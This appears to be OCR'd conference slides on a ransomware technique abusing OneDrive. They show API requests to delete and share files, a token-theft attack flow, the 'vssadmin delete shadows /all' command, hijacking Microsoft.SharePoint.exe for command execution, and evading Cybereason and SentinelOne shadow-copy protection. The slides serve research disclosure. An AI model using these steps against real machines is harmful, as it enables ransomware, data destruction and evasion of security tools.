


a
1 KB · Just now

b
1 KB · Yesterday at 2:19 PM


What Happens in Mobile? – Recycle Bin

“Delete All” Web Request:




```
POST https://skyapi.onedrive.live.com/API/2/DeleteAll HTTP/1.1
Host: skyapi.onedrive.live.com
canary: Hd73dH0pR/oLzylNrpKMFNa8kBht1lqED6HLlokYcgI=3
AppId: 1141147648
```

“Delete All” Android Request:




```
POST https://skyapi.live.net/API/2/DeleteAll HTTP/1.1
Host: skyapi.live.net
Authorization: WLID1.1 t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUP
AppId: 1276168582
```

What Happens in Mobile? – File Sharing





Your Temporary Email Address

botaj90888@goflipa.com


"a" has been shared with you.

a.txt


Share



a


botaj90888@goflipa.com

☑ Allow editing

What Happens in Mobile? – File Sharing


No account for the target email is required.

Sharing request:



```
POST https://skyapi.live.net/API/2/SetPermissions HTTP/1.1
Host: skyapi.live.net
Authorization: WLID1.1 t=EwKFJ91JCSJKd3MFRz0a3VWfsE2lzNFJp7FUPe
AppId: 1276168582
```


Attack Flow


Initial Access
Junctions
Read Token from Logs
Token Upload
Share Token
Remote Encrypt
Delete, Empty and Restore

Shadow Copy Recovery

Shadow Copy Deletion

Requirement:
Run commands using OneDrive




```
C:\Users\Or> vssadmin delete shadows /all
```

Command Execution Using OneDrive

No C2 command line interface but:

- OneDrive's is installed in the current user directory
- Junction to the installation directory

Looks like an update



› Or › AppData › Local › Microsoft › OneDrive › 23.124.0613.0001 ›

libEGL.dll
Type: Application extension

libGLESv2.dll
Type: Application extension

libssl-1_1-x64.dll
Type: Application extension

LoadingPage.html

LoggingPlatform.dll
Type: Application extension

LogUploader.dll
Type: Application extension

Lottie.min.js
Type: JavaScript File

Microsoft.ReactNative.dll
Type: Application extension

Microsoft.SharePoint.Calc.dll
Type: Application extension

Microsoft.SharePoint.dll
Type: Application extension

Microsoft.SharePoint.exe
Type: Application

Microsoft.SharePoint.HttpSvr.dll
Type: Application extension

Microsoft.SharePoint.NativeMessagingClient.exe
Type: Application

Command Execution Using OneDrive

Microsoft.Sharepoint.exe

Run by OneDrive.exe every time it starts

Terminates quickly if no SharePoint account exists

Command Execution Using OneDrive

Replace Microsoft.Sharepoint.exe

Commands over the victim’s storage

Even supports updates ☑

Command Execution Using OneDrive – Shadow Copy Deletion


Applicable only if the victim is an administrator

Requires UAC bypass (implemented)

Shadow Copy Deletion Prevention

Most EDRs prevent shadow copy deletion.

Surprisingly, Cybereason's did not prevent shadow copy deletion



Shadow copy On

Some types of ransomware disable and delete shadow copies on Windows machines. Setting to Off disables this type of ransomware detection.


Shadow Copy Deletion Prevention

☑ cybereason Shadow copy deletion using OneDrive works without prevention

Can this be done with more EDRs?

SentinelOne XDR Shadow Copy Deletion Prevention Bypass

1 deletion attempt – The XDR kills the process, raises a detection and all shadow copies except 2 are deleted.




```
PS C:\Users\Admin> vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {f8200df9-7aef-4312-a2f5-cebae6a9f1cb}
   Contained 1 shadow copies at creation time: 3/3/2023 11:52:39 AM
      Shadow Copy ID: {15e000a9-6600-49cf-b52e-5a4a88dcbbe0}
         Original Volume: (C:)\\?\Volume{c6286255-96df-4fe2-b4b5-f95c132345de}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: DESKTOP-8LSO7UC
         Service Machine: DESKTOP-8LSO7UC
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ApplicationRollback
         Attributes: Persistent, No auto release, Differential, Auto recovered

Contents of shadow copy set ID: {e2213358-90fc-46fd-a3a6-c22d4bd70503}
   Contained 1 shadow copies at creation time: 6/25/2023 6:24:48 AM
      Shadow Copy ID: {0f09615d-23b0-4ef1-be5c-1e330858c283}
         Original Volume: (C:)\\?\Volume{c6286255-96df-4fe2-b4b5-f95c132345de}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
         Originating Machine: DESKTOP-8LSO7UC
         Service Machine: DESKTOP-8LSO7UC
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ApplicationRollback
         Attributes: Persistent, No auto release, Differential

PS C:\Users\Admin>
```

SentinelOne XDR Shadow Copy Deletion Prevention Bypass

4 x (Create 4 shadow copies & Delete all) =

- Kills the processes
- Raises detections
- 4th deletion leads to all shadow copies deletion 👏 👏




```
PS C:\Users\Admin> vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Users\Admin>
```


SentinelOne XDR Shadow Copy Deletion Prevention Bypass

Bypass + SharePoint replacement = No detection !

SentinelOne XDR has the path of Microsoft.Sharepoint.exe in an “allowlist”

